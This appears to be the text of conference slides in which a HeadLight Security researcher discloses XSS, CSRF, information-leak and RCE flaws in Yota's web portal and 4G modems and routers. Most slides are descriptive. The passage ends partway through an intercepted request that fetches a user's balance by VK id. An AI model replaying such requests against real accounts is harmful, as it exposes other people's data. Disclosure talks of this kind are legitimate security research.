

Vulnerabilities in the software of Yota telecommunication equipment

Firstov Mikhail (@cyberpunkych)
HeadLight Security

WHOAMI?

- Security researcher at HeadLight Security
- “Attacking MongoDB” at ZeroNights 2012
- “Database honeypot by design” at Defcon Russia
- Worked at Positive Technologies since 2012 to 2015
- “Hacking routers as Web Hacker” at Defcon Moscow
- Member of DC7499

WHAT IS 4G IN 2015?

Modems, routers, mobile routers, phones, etc



WHAT IS YOTA?

Most used YOTA devices:



← Yota Lua (simple usb modem)


Yota Swift (modem + wifi router) →



← Yota Many (mobile router)

WHAT IS YOTA?

Yota web interface:



The screenshot shows the Yota web interface at my.yota.ru. The top navigation bar includes links for Чат, Профиль, Выход, and English. The main content area features the Yota logo and navigation links for Профиль, Банковские карты, Платежи, and Yota 4G.

SIM Yota section:

- Текущие условия: 350 дней осталось
- 64 Кбит/сек (макс.)
- Бесплатно**
- Выберите безлимитный тариф
- Новые условия: Переместите регулятор скорости для выбора новых условий подключения. Доплата не потребуется. При увеличении максимальной скорости количество оставшихся дней уменьшится, при снижении — увеличится.
- Специальные предложения: 4

Управление устройством section (partially visible):

Баланс: 48 руб.

Пополнить счет с привязанной карты: MasterCard ... 1337

Пополнить счет: Оплатить с другой карты

WHAT IS YOTA?

Yota software:

Приложение Yota (Win)

- Совместимо с Windows 8, Windows 7, Vista, XP (32-bit)

27 Mb



[Скачать](#)

Приложение Yota (Mac)

- Совместимо с Mac OS X 10.5 Leopard (32-bit), 10.6 Snow Leopard (32-bit), 10.7 Lion, 10.8 Mountain Lion, 10.10 Yosemite

23 Mb

[Скачать](#)



WHAT CAN WE ATTACK?


- Yota personal cabinet (XSS, CSRF, Info Leakage)
- Yota Many (Sensitive Info Leakage, RCE)
- Yota Swift (RCE)
- Yota Access (Sensitive Info Leakage, RCE)

WHAT CAN WE ATTACK?

- **Yota personal cabinet (XSS, CSRF, Info Leakage)**
- Yota Many (Sensitive Info Leakage, RCE)
- Yota Swift (RCE)
- Yota Access (Sensitive Info Leakage, RCE)


YOTA SERVICES

Even 1 XSS can compromise all your data



YOTA SERVICES


Even 1 XSS can compromise all your data



...but I found 2 of them ;)

YOTA SERVICES


“XSS is boring, it can’t see my password”



Don't be so sure, if you save your passwords in FF

YOTA SERVICES

Just another CSRF with password change



Thnx Yota support with this bug ;)

YOTA SERVICES

Get user's balance by VK id ;)

The screenshot shows the Burp Suite Professional interface. The title bar reads "Burp Suite Professional v1.6.30 - licensed to Yandex, LLC [5 user license]". The menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". The toolbar below the menu has buttons for "Target", "Proxy", "Spider", "Scanner", "Intruder", "Repeater", "Sequencer", "Decoder", "Comparer", "Extender", "Options", and "Alerts". The "Alerts" button is highlighted in orange.

The "Target" tab is selected, showing the URL: `/pluto/remote/roox.balance.vk?viewer_id=17642261&meth` and `od=balance`. The "Target" field also contains `https://my.yota.ru`.

The "Request" pane shows a GET request with the following headers and body:

```
GET /pluto/remote/roox.balance.vk?viewer_id=17642261&meth
od=balance HTTP/1.1
Host: my.yota.ru
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
